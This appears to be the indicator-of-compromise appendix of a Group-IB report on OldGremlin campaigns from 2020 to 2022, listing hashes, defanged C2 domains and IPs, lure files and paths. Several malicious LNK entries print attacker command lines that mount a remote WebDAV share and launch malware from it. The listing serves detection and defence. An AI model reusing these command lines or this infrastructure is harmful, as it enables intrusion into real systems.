SHA1	688dcea40da20140bbeea5eb17a1967c5a4f8460
SHA256	fc3c6671d19450696bbe73f6ec12388f3b89149f0093312fbc1237e245919afd

Name	document.doc
Туре	Decoy document
Size	477 bytes
MD5	7fe868b3f3cfdad45ceb9f1a6f97a194
SHA1	7546a365cdaeebfd3be7506dbd86cf4dcbad026b
SHA256	49417ff452ea989ec2ac6d3ff3878caecf71c4c2e5caaaf560d4350a66b2b379

## The campaign carried out on August 19, 2020

#### Network

Short link	Link	Archive MD5
hxxps://bit[.]ly/3l1WCDI	hxxps://wild-union-7905.randie.workers[.]dev/002	a94594761f3b56fa2c0af297743b2f88
hxxps://bit[.]ly/2FDfwQY	hxxps://wild-union-7905.randie.workers[.]dev/001	

#### Files

Name	<%dirty_name%>.exe
Туре	TinyNode
Size	717090 bytes
MD5	cc3e91b1bdb75bbf33b8d869f8306307
SHA1	0e3673bb0511a2dc9fb3339900a6fa297b208b3f
SHA256	0d6af4ebf5db891483091b2029a94a338907580191750c95f586440d32c1c533

Name	<%dirty_name%>.exe
Туре	TinyNode
Size	1012896 bytes
MD5	7d445391c33fbdc636edaca3e196afd3
SHA1	4e1069afb05d7c33ef90f5aa5e84e891fc447226
SHA256	2df544ea3d70cde13fb66db5b82f1cf03fb1c53e7c7af95acafef5d98852b5a8

Name	doc.doc
Туре	Decoy document
Size	2070 bytes
MD5	7b0e9c7d9460c66c0f498237c92b8b8b
SHA1	a7cf4bf17ad630a03e8816c9a6803ce7f004eaff
SHA256	d2077662040af3d968e5d1c6dcbbc24b85e20564c0c5d0205ac47e375e392435

Name	service	
Туре	Script	
Size	18966 bytes	
MD5	a826a78d35137c77968ea41eae30bfcc	
SHA1	08cb0e88fd8a8dd02727cf4bce22cb7e4b11e05b	
SHA256	4b552f1a96c2558dce69b4565360a39c8c8bdc86d269f75236a9a4ffee8d193b	

## The campaign carried out on February 4, 2021

#### Network

Short link	Link	Archive MD5
hxxps://bit[.]ly/36Dtpcl	hxxps://shiny-meadow-ce6e.xena.workers[.]dev/987654	A6B13D2DAE329A6D24212F4C29275A18
hxxps://bit[.]ly/3ol5nmY	hxxps://restless-shadow-3c21.xena.workers[.]dev/543	
hxxps://bit[.]ly/202G1n7	hxxps://curly-wind-45ba.xena.workers[.]dev/345678765	
hxxps://bit[.]ly/3oI7UgY	hxxps://curly-wind-45ba.xena.workers[.]dev/8765	A94985FE82806B6F5959A2FA8D97F89F
hxxps://bit[.]ly/3tnBITz	hxxps://shiny-meadow-ce6e.xena.workers[.] dev/6754345654	
hxxps://bit[.]ly/3oMjzeB	hxxps://shiny-meadow-ce6e.xena.workers[.]dev/23456765	

#### File system

- C:\Windows\swind2.exe
- C:\Windows\gdrv.sys
- C:\Windows\fs.sys
- C:\Windows\kernconfig.ini

#### **Files**

Name	Нарушения от АКИТ - [0-9]{5}.docx Счет на оплату АКИТ - [0-9]{5}.docx Центры вакцинации от оперштаба - [0-9]{5}.docx
Туре	Malicious document
Size	822735 bytes
MD5	A6B13D2DAE329A6D24212F4C29275A18
SHA1	0A3506E1B89016E643B5AAACCB5419224074CBAD
SHA256	36d335d96db7cccf84a732afa8b264fa72443aa8ba31445d20879882b783513b

Name	Нарушения от АКИТ - [0-9]{5}.docx Счет на оплату АКИТ - [0-9]{5}.docx
Туре	Malicious document
Size	822735 bytes
MD5	A94985FE82806B6F5959A2FA8D97F89F
SHA1	658008DBF9BB4DED001E697C82F8CD9FA48A0353
SHA256	bb4e966baf87678049aa6977ca81ae3ff34c9068c2145bb3085fbef0c45d5a2a

Name	Doc1.dotm
Туре	Malicious template
Size	21514 bytes
MD5	fc30d82f21a14e27d5b8bff01285a2c6
SHA1	a671557f118b1d23facaba0641f3f3125c236c34
SHA256	25ea03020243554dbfab6d5b4b3f70013e2f12734667975a203ce7a3108a480d

Name	-
Туре	Malicious RTF
Size	18361 bytes
MD5	A6C85EC38962B6728618A1DA8CA17F5F
SHA1	AA03F861D81CADEDDC3DC14D4CED45258819EED4
SHA256	e4c5a0593baf8a9b54bf1a4e6ddb35db9abbe765ca4dff4f42b957b543c242c1

Name	-
Туре	TinyNode
Size	674046 bytes
MD5	3DC24134926515AFD15A8C5B2ED43C90
SHA1	3378D5A1A136D7C4FD991AD20E7FE921F3CA19A0
SHA256	9322ADCDEF767862D923BE4DE8E6ADCAB71B3DDE8FD1BFE49406DAC20CCC43EE

Name	service
Туре	Script
Size	14100 bytes
MD5	C5C5D5A66F8F5C84442DB39B36ED2147
SHA1	14DBE26AAB406EE8324E94C0212EA495D8B0A04B
SHA256	8F2D8516CAD24768EFCB5DF3A388780A301AF13F7A38F7509F82A974506047C2

## The campaign carried out on March 22, 2022

#### Network

Domain	***finance[.]org	
Description	A domain from which malicious emails were sent	
TXT	v=spf1 redirect=_spf.yandex.net	
Registrar	namecheap, inc	
Reg date	2022-03-02	
Exp date	2023-03-02	

Domain	eccbc8[.]com
Description	C2 TinyFluff
Registrar	namecheap, inc
Reg date	2022-03-02
Exp date	2023-03-02

Domain	a3c65c[.]org
Description	C2 TinyFluff
Registrar	namecheap, inc
Reg date	2021-12-07
Exp date	2022-12-07

Domain	Link	Archive MD5
eccbc8[.]com	ns1[.]eccbc8[.]com ns2[.]eccbc8[.]com ns3[.]eccbc8[.]com ns4[.]eccbc8[.]com	46.101.113[.]161 161.35.41[.]9
a3c65c[.]org	ns1[.]a3c65c[.]org ns2[.]a3c65c[.]org ns3[.]a3c65c[.]org ns4[.]a3c65c[.]org	46.101.113[.]161 161.35.41[.]9

Domain	Archive MD5
hxxps://dl[.]dropboxusercontent[.]com/s/1956cypkkihawuu/Anketa.docx?dl=0	70F4416F6EC6C0DBF916A717BC4A612F
hxxps://dl[.]dropboxusercontent[.]com/s/gjyjs0rbtihy7ue/Doc1.dotm	669cd24d66587ebdbb709302ed011c0e1

#### Files

Name	Anketa.docx
Туре	Malicious document
Size	137081 bytes
MD5	70F4416F6EC6C0DBF916A717BC4A612F
SHA1	AF3190DE95DD187661D0866404B087EC7BB8C6BA
SHA256	700FC6C697A869CC978D042B024E59C5FCD4E8905C2FBC7CAEEB3760C2905B5C
Link	hxxps://dl[.]dropboxusercontent[.]com/s/1956cypkkihawuu/Anketa.docx?dl=

Name	Doc1.dotm
Туре	Malicious template
Size	17778 bytes
MD5	669cd24d66587ebdbb709302ed011c0e
SHA1	313c8241e0c74fac52530c55089979ac4763e0e2
SHA256	ea95c527da29ca29072617dce28a567d11a7c777f2fcc2a752d0dff626180e70
Link	hxxps://dl[.]dropboxusercontent[.]com/s/gjyjs0rbtihy7ue/Doc1.dotm

Name	image2.jpg, image2.exe
Туре	TinyFluff
Size	104448 bytes
MD5	B59B53C35F03CFF659F848297BCF3314
SHA1	BD0A6A3628F268A37AC9D708D03F57FEEF5ED55E
SHA256	4682A66EFA7C79AB56DFDFC1BBA5CF001D380D516FF1B64ACEA0B53784FDE8CC
Compilation timestamp	2022-03-20 13:25:12 UTC
PDB	<pre>Z:\TinyFluff\Release\TinyFluff.pdb</pre>

Name	s.txt
Туре	Malicious TinyFluff script
Size	16092 bytes
MD5	fc763a77dffdbbc62d256524cd4808d9
SHA1	fab504d579b2e1aae8701ea1bda3f3a8b694927f
SHA256	476852e3257631d6ac2882237cfa146dcaefe17a10a11b984aec5cc9b61d48d4

#### File system

- %TEMP%\docx1.zip
- %TEMP%\word\media\image2.jpg
- %TEMP%\word\media\image2.exe

## The campaign carried out on March 25, 2022

#### Network

Domain	konsultantplus[.]net
Description	A domain from which malicious emails were sent
TXT	v=spf1 redirect=_spf.yandex.net
Registrar	namecheap, inc
Reg date	2022-03-23
Exp date	2023-03-23

Value	Description
192.248.176[.]138	WebDav server
46.101.113[.]161	TinyFluff C2

Value	Archive SHA1
hxxps://dl.dropboxusercontent[.]com/s/9kng4v6vuq7mq39/akt_ sverki.zip?dl=0	dda9900cefa8cdc8ec362d80480ba6c4cfdc62b2
hxxps://dl.dropboxusercontent[.]com/s/fq8ew6gl3x46rjc/Akt_ sverki.zip?dl=0	
hxxps://dl.dropboxusercontent[.]com/s/lf1w11jxp2z0f6s/Akt_sverki.zip?dl=0	
hxxps://dl.dropboxusercontent[.]com/s/hy2ub5wnns4c0fi/Akt_sverki.zip?dl=0	
hxxps://dl.dropboxusercontent[.]com/s/ivopsmmssq04p92/ DopSog_Consult.zip?dl=0	ae52c93c16c63aac9be778e89157b67c7bc7c61c
hxxps:://dl.dropboxusercontent[.]com/s/mt0boz6v3u11hlx/ DopSog_Consult.zip	
hxxps:://dl.dropboxusercontent[.]com/s/ocrracouta681r5/DopSog_ Consult.zip?dl=0	
	1e22af4c6e4dfe625043dddde295fef84bd36ab9

#### Files

Name	DopSog_Consult.zip
Туре	Archive
Size	987 bytes
MD5	3e4ab86263e0ff5a35f2e3fb17d03727
SHA1	ae52c93c16c63aac9be778e89157b67c7bc7c61c
SHA256	09c0ac9e09f91a415f674c6cd27b1cc44d8c695da6a449d6baf70107027af2fa
Embedded file SHA1	e1b5fc5df05b25fc7136cf9b7ea252e50ebff2ef

Name	Akt_sverki.zip
Туре	Archive
Size	1002 bytes
MD5	64db43f22430e75716aacd7ca13bbac6
SHA1	dda9900cefa8cdc8ec362d80480ba6c4cfdc62b2
SHA256	f1102cceed4e6529f8c5b1bf387b798bfba727b49c4a7442b19c392335291cab
Embedded file SHA1	3c1b1942537ee273325b02ec305bb02e2d0a02f8

Name	DopSog_Consultant.docx.lnk
Туре	Malicious LNK
Size	1610 bytes
MD5	858d14841bc1cc90e8e24a51aca814e1
SHA1	e1b5fc5df05b25fc7136cf9b7ea252e50ebff2ef
SHA256	f36305e01515b73607f0f8941d9093fabe1b7a7e3f90c18f137403a0f016cdff
Command line	"%ComSpec%" /c net use hxxp://192.248.176[.]138 && start \\192.248.176[.]138\DavWWWRoot\DopSog_Consultant.docx && start /b \\192.248.176[.]138\DavWWWRoot\tf.exe

Name	Akt_sverki_Consultant.docx.lnk
Туре	Malicious LNK
Size	1618 bytes
MD5	e8fce013184401fb8d6e248fc91b4f9e
SHA1	3c1b1942537ee273325b02ec305bb02e2d0a02f8
SHA256	0a0889330501ee52ca5fe2b2f41fbcad7d26afce8bc430c7fe274e6ebe64c680
Command line	"%ComSpec%" /c net use hxxp://192.248.176[.]138 && start \\192.248.176[.]138\DavWWWRoot\DopSog_Consultant.docx && start /b \\192.248.176[.]138\DavWWWRoot\tf.exe

Name	Akt_sverki_Consultant.docx
Туре	Decoy document
Size	22614 bytes
MD5	e959fa8191ca2e4dd99932e149668ade
SHA1	79526eaf1489762ca1deca358d6742f9c1718ca6
SHA256	4ff26fed848df58550c656fb1676a9afded48060381c55d45154a90a3272ba9e

Name	DopSog_Consultant.docx
Туре	Decoy document
Size	24551 bytes
MD5	0ead98011c8d777fd2772d41ab990111
SHA1	9569f635576ec5460571ca6ee02f9b01f39956ea
SHA256	990ef464d76b206e4727ee9ccba9c0be33a278a26116c3c2c839125abc97777f

Name	tf.exe
Туре	TinyFluff
Size	88576 bytes
MD5	9dc7f56d0bb5d7543d0ea4a644110623
SHA1	c82e12e563d5d5f4a8dd67703b5df7373b457abc
SHA256	8f3747775a1bdeae4627763687bdcb2ef325874e7a908f3ec24380c5d2f2b44a
Compilation timestamp	2022-03-24 09:02:10 UTC
PDB	Z:\WebFluffPP\Release\TinyFluff.pdb

Name	s.txt
Туре	Malicious TinyFluff script
Size	8392 bytes
MD5	1ddda12e2a8594bc458dbf22b4b39c27
SHA1	dbaad9f3af3e48da6ef6a93747b2a1939ffa4b3d
SHA256	2b507a5d9af760667e18cd11584816575d102d7e9e1900de29b8513d30f6d65c

#### File system

• %APPDATA%\%MachineGuid%

### The campaign carried out on June 7, 2022

#### Network

Value	Description
164.92.135[.]160	WebDav server
146.190.27[.]153	TinyFluff C2

Value	Archive SHA1
hxxps://dl[.]dropboxusercontent[.]com/s/8hcmv60c2yd3tpx/Parus_ Docs.zip?dl=0	d90e586a829d63bc1c31a4b51582ee94f257858d
hxxps://dl[.]dropboxusercontent[.]com/s/0casi8xyec1qp4n/Parus_ Pretenziya.zip?dl=0	
hxxps://dl[.]dropboxusercontent[.]com/s/uzmoz0wu3ol5qwg/ Parus_Docs.zip	
hxxps://dl[.]dropboxusercontent[.]com/s/uzmoz0wu3ol5qwg/ Parus_Docs.zip?dl=0	

Name	Parus Docs.zip
Type	Archive
Size	2060 bytes
MD5	ed343279068c21473802a710f64a2fe4
SHA1	d90e586a829d63bc1c31a4b51582ee94f257858d
SHA256	1849a1985af4ac46077a4344b53107a6c8df76ab0c1b349c597a6d77236d54b4
Embedded file SHA1	4040cfc93dc7f63c7b73d9f2721a8a30e77e2599
	8ec16015abaf9254e9b250691c14896348afcfba

Name	Parus Pretenziya.docx.lnk
Туре	Malicious LNK
Size	2332 bytes
MD5	69c5f8e20805bbd2233ce6f9d319ee1c
SHA1	4040cfc93dc7f63c7b73d9f2721a8a30e77e2599
SHA256	86e9a1277bfdfcdc0d5b0d6d3e9aefebd699adb543de34cbc3a7d290b6fac1c9
Command line	<pre>cmd.exe /c net use hxxp://164.92.135[.]160 &amp;&amp; start /b \\164.92.135[.]160\DavWWWRoot\Parus_Pretenziya.docx &amp; start /b \\164.92.135[.]160\DavWWWRoot\db.exe node.exe s</pre>

Name	AKT sverki Parus.docx.lnk
Туре	Malicious LNK
Size	2332 bytes
MD5	647eb819bd0a59054121b2f2264dc3f4
SHA1	8ec16015abaf9254e9b250691c14896348afcfba
SHA256	885f417fcb7bc2161a832179cd57efc038c6182aa0268a784bfbdb4edd7ef6b1
Command line	<pre>cmd.exe /c net use hxxp://164.92.135[.]160 &amp;&amp; start /b \\164.92.135[.]160\DavWWWRoot\AKT_sverki_Parus.docx &amp; start /b \\164.92.135[.]160\DavWWWRoot\db.exe node.exe s</pre>

Name	Pretenziya_Era_Rossii.docx
Туре	Decoy document
MD5	1D7720DE62DAED5F6FEB1F33F63D85A3
SHA1	A09FB3F0B7FACBC7EBA8D5AEEA42E6F534ABC8E2
SHA256	D4B140D43D53FEA7021AF84B50B61FCBBFF918CEBC12D83922F93053E3499B4B

Name	Parus_Pretenziya.docx
Туре	Decoy document
Size	737430 bytes
MD5	ead80fa9c5c456708d43511ffe08b48d
SHA1	684b2c60203bd97b782c86e7ad97d01e2850cd5f
SHA256	55ec4e3edb71a0b442c5094f5f3f86547b8de2a5d0525ec58bf0a251414ecb1c

Name	AKT_sverki_Parus.docx
Туре	Decoy document
Size	13802 bytes
MD5	e7a48a7c73a205a78c62bcbae0d2e452
SHA1	86c30fc7efe4b902ca62d168a9d9b6ef08a98ab1
SHA256	2977efa3ee0511febcd94be2f0001e248cb450209901d0e8f7b7b5aadf54f9c6

Name	AKT_sverki_Era_Rossii.docx
Туре	Decoy document
Size	FAD13674178BBADCC8F11D359A52D6D0
MD5	2411FD4AE59FB01EB3AD5A27753A7CD29C611CA2
SHA1	50B5864D567933E15BC6D22C216517008899BB27B926DEA969D35072506A27AE
SHA256	2977efa3ee0511febcd94be2f0001e248cb450209901d0e8f7b7b5aadf54f9c6

Name	db.exe
Туре	TinyFluff
Size	88064 bytes
MD5	1e11ce599a4dbe6593707f4192f03a7a
SHA1	b81d017f1a72d6878e8916af121ed12f7fdc6455
SHA256	0e44efce8a876ed54e615bccf3afa40978e4ec6a8057e24830324b442fd0839a
Compilation timestamp	2022-05-30 12:50:47 UTC
PDB	-

Name	s
Туре	Malicious TinyFluff script
MD5	f3aebfe0da3961a31a4ba83c79c60e51
SHA1	c374f99c95b71cb6cf1619b9582a38d26e10b5e3
SHA256	4683c08d025b31003ec4faad3686c7156016e9599521ffaaca37dab1d0fd154b

#### File system

• C:\ProgramData\HLWRET

Name	X0uZiIg6Y0.exe
Туре	Driver installer
Size	120622 bytes
MD5	eba7aedf341e577f573549c889211996
SHA1	19d1732d4b8d79b6dfd586eef913a035110db360
SHA256	be86dd5226e0158d570eb4dcf15cc9b8cf28d5d47aa89c5146b771b0d0590ecd

Name	fs.sys
Туре	Malicious driver
Size	8704 bytes
MD5	a8a620ea5e22a026a9703d54b8e44d67
SHA1	96a97dd77c7060320c5468579f1101da58e5aa05
SHA256	e3c990de5d4998e2fb04f4fd24f0fa88e62c909f518b6034d155c6156c3c35ed

Name	gdrv.sys
Туре	GIGABYTE driver
Size	26192 bytes
MD5	9ab9f3b75a2eb87fafb1b7361be9dfb3
SHA1	fe10018af723986db50701c8532df5ed98b17c39
SHA256	31f4cfb4c71da44120752721103a16512444c13c2ac2d857a7e6f13cb679b427

Name	kernconfig.ini
Туре	Config for OldGremlin driver
Size	145 bytes
MD5	c37e47b10b4e60bfeb01760f7fb2df84
SHA1	7f8e263bd339966723448e4cc9a8aa418efd7e07
SHA256	798c2a3ec2420f8260b5670e57d091ce69b274c88f31c3036cd474f84621ed91

Name	swind2.exe
Туре	Exploit launcher
Size	20480 bytes
MD5	87cd8a31b2a3dbaf3cb1e99ace0d67c5
SHA1	ee56ee34e2dd39693c8b0f08a9454757179fd5f8
SHA256	6c7a281aeaa2329adddefc8de764887c39b594a09de1e25c3628c073b66d4ead
PDB	Y:\KernelTest\gdrv-loader\bin\swind2.pdb

Name	KernProcess.exe
Туре	Exploit launcher
Size	39e283190ae4c46be4a0c88ab914746b
MD5	b726feda6d08f2faa75e21c8bdacb97671a54b10
SHA1	852c07fc6751f406aeec8baf58709f7333fa73aae823f01d89cd4c63e0f0a0a6
SHA256	<pre>Z:\kernel-prod\gdrv-exploit\bin\swind2.pdb</pre>
PDB	Y:\KernelTest\gdrv-loader\bin\swind2.pdb

Name	KernWorker.sys
Туре	Malicious driver
MD5	26c10fd07cefae85b7f60323f5f2550b
SHA1	6fa836b4d50cb65dc57cd97fcd8cf24478bc869c
SHA256	e50f997c0f0cbdf8a69aa3712e0b01dfc0cb2962e470f7a1f40ab08b53edefbe

Name	kernconfig.ini
Туре	Config for OldGremlin driver
MD5	fd0c8d5e7d6d5f684009d82a9b4871d6
SHA1	1a2f161a919ddd8eb97e28c4e292a78ab650b8c7
SHA256	2af15171f0823f118f380fc598832e7f5cb66f23313c5dcf235fcfc43dbf9377

Name	0ffbdb3593ff2043c12a6868890483781be791a36a4874860c50dae5fbbe5f51
Туре	TinyIsolator
Size	4608 bytes
MD5	d74cc08fb797c256cbe8259e1b83b1d1
SHA1	00854417ca75f7a298d6b2a3ec0f21ac1720ec55
SHA256	0ffbdb3593ff2043c12a6868890483781be791a36a4874860c50dae5fbbe5f51

Name	Voyager.exe
Туре	TinyIsolator
MD5	be953c7a74f953da966722f476297535
SHA1	9ec7bdcb0643c8d9b3a847471d5b4dcd11d11142
SHA256	b4e69130b37d18e1a54bca82c54d67a61c7bd173608d82d29c904e33d229a74b

Name	prod.exe
Туре	Component of Cisco AnyConnect LPE (CVE-2020-3153, CVE-2020-3433)
MD5	926587ff75c4eb7353e8a5069346eb95
SHA1	6225234dc80bea75340e759249591ad77a40401d
SHA256	f782822a3a240061b9c5cf2ec5e3522a6e953be90f999ed454de87bc1b90d039
PDB	<pre>C:\Users\user\source\repos\Dll1\Release\Dll1.pdb</pre>

Name	nt.bin
Туре	Component of Cisco AnyConnect LPE (CVE-2020-3153, CVE-2020-3433)
MD5	ca7398788876680f6e241fae413de261
SHA1	f9943a481d0c0672c97801fd1e7d74af344084e9
SHA256	dcc6d2400b07a70239085dd5e18d5842386aebdf20476be40edad94b41c12ecc

Name	dbghelp.dll
Туре	Component of Cisco AnyConnect LPE (CVE-2020-3153, CVE-2020-3433)
MD5	eadcb4b01f404c20112d53f9dcc44f96
SHA1	01aa5e6be8f5439f29c7856c188f7a9e618a566e
SHA256	6c29bbb84a17d72628726577aa5337685a337d3ff7570abea337e80ee953d400

Name	wcm2.exe
Туре	Credential stealer
MD5	c64d2c0ee8f1d4cf3f6a6e59d5873130
SHA1	014f62577ece49a432a48b24195235b29e319846
SHA256	f510109af00cc01f05792491b0f2fbbf07c4dfd7d5dfaeb894dcf53a661fdee8

Name	wcm_export.ps1
Туре	Contains source code of Credential stealer
MD5	4a988ab041598ee0330cdc23d6e43025
SHA1	5bc4365b46b7b61e6d2a63585c1af391425bbc36
SHA256	9536ae752a06abd2d556f3cdf976df529e70eee6b82333de3c45251037689c34

Name	wrapper.ps1
Туре	Keylogger
MD5	37a363a9f09419af8d596040470a983e
SHA1	e413d3ecd81abff460bd7714d2ba55836b8df596
SHA256	418e568e33e45016e1f932557b6f5fd081f637ee5ea9aab694518e3e0e51b6e6

Name	exportrsa.exe
Туре	Certificate stealer
MD5	a3c8151730c47f4c27ca4861c49364ba
SHA1	daa0fc2bed0886bdee6e2fcad22258718bccf0be
SHA256	17f4563f76ee5cf5e08e42cfa96f5b8ab68ed6dccf88505a0b32b3ab20ac522d
Compilation timestamp	2016-08-04 07:50:56 (UTC)
PDB	<pre>c:\users\boundless\documents\visual studio 2010\Projects\exportrsa\ Release\exportrsa.pdb</pre>

Name	XcZfJ0
Туре	Linux version of TinyCrypt
MD5	ede3451157f356a5d428e91455a9bc80
SHA1	0c6dcadae94506aa890129fa16044524a4e51bc1
SHA256	cb7890d084c0d8bd9f139f9ece739080fb7925c4d8c563051b876e4a88090baa

Name	socket
Туре	Malicious JS script
MD5	8b18775fb2f35ea9f430dab7e4d26dac
SHA1	2b921dcbc14c7e210f84eff1e495d2c4214c75cc
SHA256	48aa060352f7547b0f2acd677ddfd618813c0fe1aa95ecb3c6fc72e273f52cdd

## The campaign carried out on July 28, 2022

#### Network

Domain	1c-bifrix[.]com	
Description	A domain from which malicious emails were sent	
ТХТ	v=spf1 redirect=_spf.yandex.net	
Registrar	namecheap, inc	
Reg date	2022-04-01	
Exp date	2023-04-01	

Domain	1cbuh[.]org
Description	A domain from which malicious emails were sent
тхт	v=spf1 redirect=_spf.yandex.net
Registrar	namecheap, inc
Reg date	2022-06-13
Exp date	2023-06-13

Domain	archive-download[.]space
Description	A domain that redirected to Dropbox
TXT	167.172.107[.]73
Registrar	namecheap inc
Reg date	2022-06-13
Exp date	2023-06-13

Value	Description
164[.]92[.]205[.]182	WebDav server
46[.]101[.]112[.]76	TinyFluff C2

Archive SHA1
907af2693e770162f0af2ff8a41f68b86511e0be
3a732a25fa1107412e1959fe836e3c0da15ceaa6

#### Files

Name	1C-Bitrix-0722.zip
Ivallie	10-Β1111λ-0722.21μ
Туре	Archive
Size	982 bytes
MD5	647a185442cdb586ea7696f1ed4d7c19
SHA1	907af2693e770162f0af2ff8a41f68b86511e0be
SHA256	a63376ee1dba76361df73338928e528ca5b20171ea74c24581605366dcaa0104
Embedded file SHA1	874dfd849d1fed4aa5c2e9b4314c242c6f401a32

Name	1Cbusiness.zip
Туре	Archive
Size	1009 bytes
MD5	df537a1eefe0e9a1ba8ca4752bf1b7f1
SHA1	3a732a25fa1107412e1959fe836e3c0da15ceaa6
SHA256	1256e4a7e92942028698320ff633d92ad8bf82098c3c6c17109eac7e0800a8b0
Embedded file SHA1	24bab77ba94f691923bea8ae43f21838df523120

Name	1C-Bitrix-0722.docx.lnk
Туре	Malicious LNK
Size	1544 bytes
MD5	f5bfbe656cd768d428ebd208f57263a8
SHA1	24bab77ba94f691923bea8ae43f21838df523120
SHA256	fb92611e3260e372be7799d17dd03109f5d0882efa3838923787ca8e16e31e06
Command line	cmd.exe /c net use hxxp://164.92.205[.]182 && start /b

Name	installworks-1Cbusiness.xlsx.lnk
Туре	Malicious LNK
Size	1562 bytes
MD5	11814a9a16bb1db18a9af18f881dcde7
SHA1	874dfd849d1fed4aa5c2e9b4314c242c6f401a32
SHA256	5b229e1a2a86f59258d007385cf167760c3bb3377de41cf69c9ead4256c4fc45
Command line	<pre>cmd.exe /c net use hxxp://164.92.205[.]182 &amp;&amp; start /b \\164.92.205[.]182\DavWWWRoot\installworks-1Cbusiness.xlsx &amp; start /b \\164.92.205[.]182\DavWWWRoot\lg.exe node.exe i</pre>

Name	1C-Bitrix-0722.docx
Туре	Decoy document
Size	13821 bytes
MD5	e47e4560cfbcea6f3046ada733f87be2
SHA1	c7fefb837ab3a79fdc4d26c52e221791cd572ae8
SHA256	b3df11d99efa001c78aede2f18cf63899c73313b0c8d1ab5916913a251a9244b

Name	installworks-1Cbusiness.xlsx
Туре	Decoy document
Size	68120 bytes
MD5	f2c2bebd3092eeb6a5499affeaf0475a
SHA1	35ff98f52db13e0c16fbdefa299f8f39b7accd6e
SHA256	6d4724a7c5c9a5758fc55452417cc50c3a6e2535b06aa74874370a9ea47d2cb6

Name	lg.exe
Туре	TinyFluff
Size	88064 bytes
MD5	71927decd9d2642f7839f5ab0ff07f08
SHA1	b052ee0508300163ba82951£7b901bd290752598
SHA256	937a171d82bef2810c5ede6331073cec97eccae98aa69a2a57260eded41834d5
Compilation timestamp	2022-07-26 11:13:59 UTC
PDB	<pre>Z:\WebFluffPP\Release\TinyFluff.pdb</pre>

Name	i
Туре	Malicious TinyFluff script
Size	14261 bytes
MD5	8bcc8541b5deeae0dd30157a789d81bc
SHA1	e6ee7cbca1f20d55a504155871524786752a41f1
SHA256	41305177cca87cb35fe4b095c4ee2231f6d471bc0b5c161c792c1251d9d3bb72

#### File system

- C:\ProgramData\TRUIOP
- $\bullet \quad \hbox{C:} \verb|ProgramData| TRUIOP| node.exe$
- $C:\ProgramData\TRUIOP\i$

## The campaign carried out on August 23, 2022

#### Network

Domain	diadok[.]org
Description	A domain from which malicious emails were sent
тхт	v=spf1 redirect=_spf.yandex.net
Registrar	namecheap, inc
Reg date	2022-05-06
Exp date	2023-05-06

Domain	downloaded-files[.]space
Description	A domain that redirected to Dropbox
IP	164.92.216.172
Registrar	namecheap inc
Reg date	2022-07-04
Exp date	2023-07-04

Value	Description
45.32.147[.]46	WebDav server
164.92.216[.]172	TinyFluff C2

#### Files

Name	AktSverki diadoc.zip
- Ivanie	AKLSVeIKI_dIadoc.21p
Туре	Archive
Size	992 bytes
MD5	1268eaca35c1d9d182685bd19701d5f9
SHA1	0e557a903d6b24b2709db6b40c06867d2402359b
SHA256	49ee0b0d3dc11891d98a0ce31e2b91b2b5ded55e1ff9ae7cc1a4116b9acddebd
Embedded file SHA1	f970007aa58384a234ad3cf41c64ec903711b0e5

Name	AktSverki_diadoc.docx.lnk
Туре	Malicious LNK
Size	1606 bytes
MD5	2fa13edd80af0fb41a98ea4796fe3e53
SHA1	f970007aa58384a234ad3cf41c64ec903711b0e5
SHA256	f06c51fd95b903b8a685155d72631c2a8f92e10e47e3c47143001e25184dedf5
Command line	cmd.exe /c net use hxxp://45.32.147[.]46 && start /b \\45.32.147[.]46 \\ DavWWWRoot\aktsverkidiadok.docx & start /b \\45.32.147[.]46 \\ DavWWWRoot\ ph.exe node.exe def

Name	aktsverkidiadok.docx
Туре	Decoy document
Size	20110 bytes
MD5	de8b12df2ca89a4bb963360247eedbf3
SHA1	d9f8518487d1607f82bdc008a64b5651a3fd569d
SHA256	b0c4c445ded3291c71a940ca0fe385411e5b4c731660fbe47d6972aef0082356

Name	ph.exe
Туре	TinyFluff
Size	88576 bytes
MD5	2e26a8138ab0d104038aeaf57571891e
SHA1	9defb92b00c2f242f9d81ffd7343be5a85dca103
SHA256	4df5185e1a3a5762e3293cd36683dca9198bad9809af29ba4071297d4528e2d1
Compilation timestamp	2022-08-17 06:44:39 UTC
PDB	<pre>Z:\WebFluffPP\Release\TinyFluff.pdb</pre>

Name	def
Туре	Malicious TinyFluff script
MD5	764cfcd986b71a339ac334c39474ef05
SHA1	2115d4c36dc11de4bfee3e37366c7cf895e0a970
SHA256	d9d100313d52e6066528711e7bf12715c5e7a33fd15e95339cf81b5a89cdfbc9

#### File system

- C:\ProgramData\VBCNMXZ
- C:\ProgramData\VBCNMXZ\node.exe
- C:\ProgramData\VBCNMXZ\def

#### Group-IB's mission: Fight against cybercrime

Group-IB is a leading provider of innovations and solutions for detecting and preventing cyberattacks, eliminating fraud, and protecting brands from digital risks worldwide.

19 years

of hands-on

1,300+

cybercrime investigations

70,000+

hours of incident response

600+

world-class cybersecurity experts

Active partner in global investigations

Recognized by top industry experts

INTERPOL

**Europol** 

FORRESTER®



**Gartner** 





#### **Technologies** and innovations

#### Cybersecurity

- Threat intelligence
- Attack surface management
- Email protection
- Network traffic analysis
- Malware detonation
- EDR
- XDR

#### Anti-fraud

- Client-side anti-fraud
- Adaptive authentication
- Bot prevention
- Fraud intelligence
- User and entity behavior analysis

#### **Brand protection**

- Anti-phishing
- · Anti-piracy
- Anti-scam
- Anti-counterfeit
- Protection from data
- VIP protection

#### Intelligencedriven services

#### **Audit & Consulting**

**Education & Training** 

- Security Assessment
- Penetration Testing
- Red Teaming · Compliance & Consulting

#### **DFIR**

- Incident Response
- Incident Response Retainer
- For technical specialists
- For wider audiences
- Incident Response
- Readiness Assessment
- · Digital Forensics
- eDiscovery • Compromise Assessment

#### **Managed Services**

- Managed Detection
- Managed Threat Hunting
- Managed Response

#### **High-Tech Crime** Investigation

- Cyber Investigation
- · Investigation Subscription

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# Preventing and investigating cybercrime since 2003